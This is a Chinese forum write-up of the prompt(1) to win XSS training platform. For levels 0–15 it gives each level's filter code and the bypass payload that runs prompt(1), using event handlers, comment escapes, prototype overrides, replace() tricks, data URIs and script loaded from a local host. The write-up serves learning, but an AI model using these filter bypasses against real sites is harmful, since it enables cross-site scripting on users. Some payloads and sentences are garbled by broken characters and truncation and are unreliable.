prompt(1) to win平台通关记录

钱好君 / 2019-03-26 09:06:00 / 浏览数 3536 安全技术 CTF 顶(1) 踩(0)

前言：

prompt（1）to
win是一个比较经典的xss训练平台，主要的目的是绕过代码的约束条件然后执行prompt（1）便成功过关，不涉及xss之后的一些利用。本人做了一轮下来，学习到许多js的

练习平台：http://prompt.ml

第0关

```
function escape(input) {
   // warm up
   // script should be executed without user interaction
   return '<input type="text" value="' + input + '">';
}
```

没有任何的过滤，直接闭合前后的尖括号即可

```
payload: 1">`<script>prompt(1)</script>`<"
```

第1关

```
function escape(input) {
   // tags stripping mechanism from ExtJS library
   // Ext.util.Format.stripTags
   var stripTagsRE = /<\/?[^>]+>/gi;
   input = input.replace(stripTagsRE, '');

   return '<article>' + input + '</article>';
}
```

阅读代码，我们的输入经过了一段正则过滤

正则分析：过滤在<>里面的任何东西

- ？：表示匹配前面的子表达式()零次或一次
- [^>]：为负值字符集合，匹配未包含 > 的任意字符
- +：表示匹配前面的子表达式一次或多次
- gi：全局匹配+忽略大小写

payload1:<img src=# onerror="prompt(1)"（src引用的图片不存在则执行onerror事件）

payload2:<body onload=prompt(1)//（onload事件会在页面或图像加载完成后立即发生）

第2关

```
function escape(input) {
   //                     v-- frowny face
   input = input.replace(/[=(]/g, '');

   // ok seriously, disallows equal signs and open parenthesis
   return input;
}
```

正则分析：过滤了=以及（

由于输入遇到js代码会先执行js代码，此时的html编码未被解析，绕过正则后，由于前面的svg标签，会对html编码进行解析，payload的html编码便是（，因此可以成功执

```
payload:<svg><script>prompt(1)</script>
```

第3关

```
function escape(input) {
   // filter potential comment end delimiters
   input = input.replace(/->/g, '_');

   // comment the input to avoid script execution
   return '<!-- ' + input + ' -->';
}
```

本题用_替换了->，不过用--！>也可闭合注释

```
payload■--!>`<script>prompt(1)</script>`
```

第4关

```
function escape(input) {
   // make sure the script belongs to own site
   // sample script: http://prompt.ml/js/test.js
   if (/^(?:https?:)?\/\/prompt\.ml\//i.test(decodeURIComponent(input))) {
       var script = document.createElement('script');
       script.src = input;
       return script.outerHTML;
   } else {
       return 'Invalid resource.';
   }
}
```

本题利用的是@的特性进行远程访问服务器的js文件，构造的payload可以当做是以http://prompt.ml
作为身份验证去访问请求localhost/xss.js，由于src引用了这个文件，所以在js文件上写入`prompt(1)`，理论可以弹出1，但是由于本题的正则匹配，所以必须打入
`http://prompt.ml/@localhost/xss.js`才能满足正则匹配，而浏览器并不允许这样的格式，但是代码中有decodeURIComponent函数，可以将/改为%2f，完成绕过

payload:**`http://prompt.ml%2f@localhost/xss.js`**

第5关

```
function escape(input) {
   // apply strict filter rules of level 0
   // filter ">" and event handlers
   input = input.replace(/>|on.+?=|focus/gi, '_');

   return '<input value="' + input + '" type="text">';
}
```

替换分析：将> ,onxx=(也就是替换了 onerror
=),focus替换为_,我们可以使用type将属性覆盖为image，并且在html中，属性描述不在同一行并不影响解析，因此可以利用换行以及type覆盖类型构造onerror格式的xss

payload:"src=# type=image onerror
="prompt(1)

第6关

```
function escape(input) {
   // let's do a post redirection
   try {
       // pass in formURL#formDataJSON
       // e.g. http://httpbin.org/post#{"name":"Matt"}
       var segments = input.split('#');
       var formURL = segments[0];
       var formData = JSON.parse(segments[1]);

       var form = document.createElement('form');
       form.action = formURL;
       form.method = 'post';

       for (var i in formData) {
           var input = form.appendChild(document.createElement('input'));
           input.name = i;
           input.setAttribute('value', formData[i]);
```

```
       }

       return form.outerHTML + '                          \n\
<script>                                                   \n\
   // forbid javascript: or vbscript: and data: stuff      \n\
   if (!/script:|data:/i.test(document.forms[0].action)) \n\
       document.forms[0].submit();                         \n\
   else                                                    \n\
       document.write("Action forbidden.")                 \n\
</script>                                                   \n\
       ';
   } catch (e) {
       return 'Invalid form data.';
   }
}
```

根据代码以及注释，我们需要输入url#post格式的内容，最后的正则过滤了script和data，这样做的目的是防止我们利用JavaScript伪协议构造类似像action="javascript:ale

js伪协议: javascript:alert("1") JavaScript后面的被解析为js语句，这样便是js的伪协议的应用

首先尝试构造javascript:prompt(1)#{"test":1}，但是很遗憾，document.forms[0]过滤了script和data字符，没有办法成功提交表单，不过可以利用action进行覆盖。
action有这样的一个特性，如果前后都有action，访问action标签时访问的是后面的action的值。

```
<form action="javascript:prompt(1)" method="post"><input name="action" value="1"></form>
<script>
   // forbid javascript: or vbscript: and data: stuff
   if (!/script:|data:/i.test(document.forms[0].action))
       document.forms[0].submit();
   else
       document.write("Action forbidden.")
</script>
```

以上是正确payload执行后的效果，也就是此时的action的值是1，绕过针对script的正则判断，成功提交表单。

payload : javascript:prompt(1)#{"action":1}

第7关

```
function escape(input) {
   // pass in something like dog#cat#bird#mouse...
   var segments = input.split('#');
   return segments.map(function(title) {
       // title can only contain 12 characters
       return '<p class="comment" title="' + title.slice(0, 12) + '"></p>';
   }).join('\n');
}
```

代码限定了一次只能输入12个字符

可以利用#拆分为数组的特点以及注释符绕过

```
<p class="comment" title=""><script>/*"></p>
<p class="comment" title="*/prompt(/*"></p>
<p class="comment" title="*/1)/*"></p>
<p class="comment" title="*/</script>"></p>
```

以上是输入正确的payload的效果。

payload:**"><script>/*#*/prompt(/*#*/1)/*#*/</script>**

第8关


```
function escape(input) {
   // prevent input from getting out of comment
   // strip off line-breaks and stuff
   input = input.replace(/[\r\n</"]/g, '');

   return '                                \n\
<script>                                    \n\
```

```
   // console.log("' + input + '");        \n\
</script> ';
}
```

本题基本思路是利用unicode的行分隔符和段落分隔符进行绕过，但是网上有些payload没有用，

后来发现的办法是将 '\u2028prompt(1)\u2028-->'
在console模块输入，得到的便是payload，然而我在谷歌浏览器得到的字符串似乎没什么变化（u2028是unicode的行分隔符）

然而输入进去居然成功，乍一看觉得不可思议，其实粘贴到输入模块发现其实是有隐藏字符，真正的字符串解析的样子可以使用IE的console模块查看



第9关

```
function escape(input) {
   // filter potential start-tags
   input = input.replace(/<([a-zA-Z])/g, '<_$1');
   // use all-caps for heading
   input = input.toUpperCase();

   // sample input: you shall not pass! => YOU SHALL NOT PASS!
   return '<h1>' + input + '</h1>';
}
```

本题会将输入的内容全部转换为大写，而且还会将<script>转换为<_SCRIPT>

toUpperCase()：把字符串转换为大写，（而且还可以转换一些unicode字符）

本题将ſ转换为S,这里的ſ字符应该是某个国家的unicode字符，转换后恰好对应s，因此可以完成绕过。

payload：**< ■cript/ ■rc="http://localhost/xss.js"></ ■cript>**

第10关

```
function escape(input) {
   // (■°■°■■■ ■■■
   input = encodeURIComponent(input).replace(/prompt/g, 'alert');
   // ■■■■ ■■( ■-■■) chill out bro
   input = input.replace(/'/g, '');

   // (■°■°■■■ /(.■. \■DONT FLIP ME BRO
   return '<script>' + input + '</script> ';
}
```

本题将prompt替换为alert，但是同时也将'替换为空，可以组合绕过一下

payload:prom'pt(1)

第11关

```
function escape(input) {
   // name should not contain special characters
   var memberName = input.replace(/[[|\s+*/\\<>&^:;=~!%-]/g, '');

   // data to be parsed as JSON
   var dataString = '{"action":"login","message":"Welcome back, ' + memberName + '."}';

   // directly "parse" data in script context
```

```
   return '                                \n\
<script>                                    \n\
   var data = ' + dataString + ';           \n\
   if (data.action === "login")             \n\
       document.write(data.message)         \n\
</script> ';
}
```

本题正则过滤了大量的符号，基本思路是利用js的一个特性进行绕过。可以通过下面这个例子来理解

```
>var array={"n":1,"n":2}
>array.n
>2
```

通过上面的例子我们知道，在js中，键名相同，输出后值是后面的变量的值，基本的构造思路是构造 ","message":"prompt(1)"
为了绕过正则，需要利用js的一个神奇的语法。

在js中,（prompt(1)）instaneof"1"和（prompt(1)）in"1"是可以成功弹窗的（可以自己在console试一下），其中双引号里面的1可以是任何字符，这里的in或者instanceo

payload:"(prompt(1))instanceof" 或"(prompt(1))in"

第12关

```
function escape(input) {
   // in Soviet Russia...
   input = encodeURIComponent(input).replace(/'/g, '');
   // table flips you!
   input = input.replace(/prompt/g, 'alert');

   // ■■■■■ ■ ( \o°o)\
   return '<script>' + input + '</script> ';
}
```

本题依旧是将prompt替换为alert，但是和第10关的代码顺序稍许不同，可以用toString进行绕过

parseInt(string,radix):解析一个字符串并返回一个整数

toString():把一个逻辑值转换为字符串并返回结果

基本思路便是将prompt进行转换，但是注意其中字母最大的是t，也就是说至少要30进制才能完全转换

```
> parseInt("prompt",30)
 > 630038579

 > (630038579).toString(30)
 >"prompt"
```

如果使用30进制一下，例如29进制，就会出现字符转回缺失

```
> parseInt("prompt",29)
> 18361375

> (18361375).toString(29)
> "promp"
```

payload:eval((630038579).toString(30))(1)

第13关

```
function escape(input) {
   // extend method from Underscore library
   // _.extend(destination, *sources)
   function extend(obj) {
       var source, prop;
       for (var i = 1, length = arguments.length; i < length; i++) {
           source = arguments[i];
           for (prop in source) {
               obj[prop] = source[prop];
           }
```

```
        }
        return obj;
    }
    // a simple picture plugin
    try {
        // pass in something like {"source":"http://sandbox.prompt.ml/PROMPT.JPG"}
        var data = JSON.parse(input);
        var config = extend({
            // default image source
            source: 'http://placehold.it/350x150'
        }, JSON.parse(input));
        // forbit invalid image source
        if (/[^\w:\/.]/.test(config.source)) {
            delete config.source;
        }
        // purify the source by stripping off "
        var source = config.source.replace(/"/g, '');
        // insert the content using mustache-ish template
        return '<img src="{{source}}">'.replace('{{source}}', source);
    } catch (e) {
        return 'Invalid image data.';
    }
}
```

本题需要了解一个js的proto属性

proto：每个对象都会在内部初始化这个属性，当访问对象的某个属性时，如果不存在这个属性，便会去proto里寻找这个属性。

可以在console做个实验

```
>test={"r":1,"__proto__":{"r":2}}
Object { r: 1 }
>test.r
1
>delete test.r
true
>test.r
2
```

根据这样的特点，我们可以初步构造payload：{"source":"0"," proto":{"source":"onerror=prompt(1)"}}
但是并不能绕过题目的过滤，于是便要利用replace的一个特性

字符	替换文本
$1、$2、...、$99	与 regexp 中的第 1 到第 99 个子表达式相匹配的文本。
$&	与 regexp 相匹配的子串。
$`	位于匹配子串左侧的文本。
$'	位于匹配子串右侧的文本。
$$	直接量符号。

```
>'11223344'.replace('2',"test")
"11test23344"
>'11223344'.replace('2',"$`test")
"1111test23344"
>'11223344'.replace('2',"$'test")
"1123344test23344"
>'11223344'.replace('2',"$&test")
"112test23344"
```

老实说这一段我参考别人的wp做了实验后还是不能很好的理解为什么replace会有这些特殊的参数用法，只能暂时先记住这些用法所构造的字符串的规律。因此针对本题就可

payload： {"source":"'"," proto": {"source":"$`onerror=prompt(1)>"}}

第14关

```
function escape(input) {
   // I expect this one will have other solutions, so be creative :)
   // mspaint makes all file names in all-caps :(
   // too lazy to convert them back in lower case
   // sample input: prompt.jpg => PROMPT.JPG
   input = input.toUpperCase();
   // only allows images loaded from own host or data URI scheme
   input = input.replace(/\/\/|\w+:/g, 'data:');
   // miscellaneous filtering
   input = input.replace(/[\\&+%\s]|vbs/gi, '_');

   return '<img src="' + input + '">';
}
```

本题的输入都为大写字母，并且把//和任意字母替换成data：，看来是要构造data URI格式的payload，后面还将\&和空白字符都替换了，所以不能使用十六进制字符。

正常的data URI应该是类似下面这样的

```
<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgiWFNTIik8L3NjcmlwdD4=">test<a>
```

其中base64解码出来的结果是`<script>alert("XSS")</script>`
但是本题的输入全被转换成大写的，正常的payload是无法被解析，老实说这题的官方答案都无法成功执行，看解释的大概意思我猜是火狐浏览器是可以支持大写的base64的

参考payload："><IFRAME/SRC="x:text/html;base64,ICA8U0NSSVBUIC8KU1JDCSA9SFRUUFM6UE1UMS5NTD4JPC9TQ1JJUFQJPD4=

第15关

```
function escape(input) {
   // sort of spoiler of level 7
   input = input.replace(/\*/g, '');
   // pass in something like dog#cat#bird#mouse...
   var segments = input.split('#');

   return segments.map(function(title, index) {
       // title can only contain 15 characters
       return '<p class="comment" title="' + title.slice(0, 15) + '" data-comment=\'{"id":' + index + '}\'></p>';
   }).join('\n');
}
```

本题跟之前利用#和换行符绕过的思路类似，只不过本题需要再多加个svg以及用<!- - 和 -->进行注释

payload："><svg><script>prompt(1)</script></svg>

结束语

由于本人水平有限，如果有dalao发现文章有纰漏，还望能够指出，谢谢。


上一篇：通过一道题了解缓存投毒和SVG XSS 下一篇：通过一道题了解缓存投毒和SVG XSS

1. 4 条回复


lar**** 2019-03-26 10:01:37

我记得这个有隐藏关卡。。
-1，-2，-3

0 回复Ta


am4zing 2019-03-26 10:02:51

这个排版就是这样还是？em.....感觉排版有毒啊。

0 回复Ta


钱好君 2019-03-26 15:26:00

@am4zing 排版已经修改好啦

0 回复Ta


钱好君 2019-03-26 15:26:58

@lar**** 原来隐藏关是负的 我一直以为隐藏关在15关之后，怎么点都点不到，以为已经没了

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板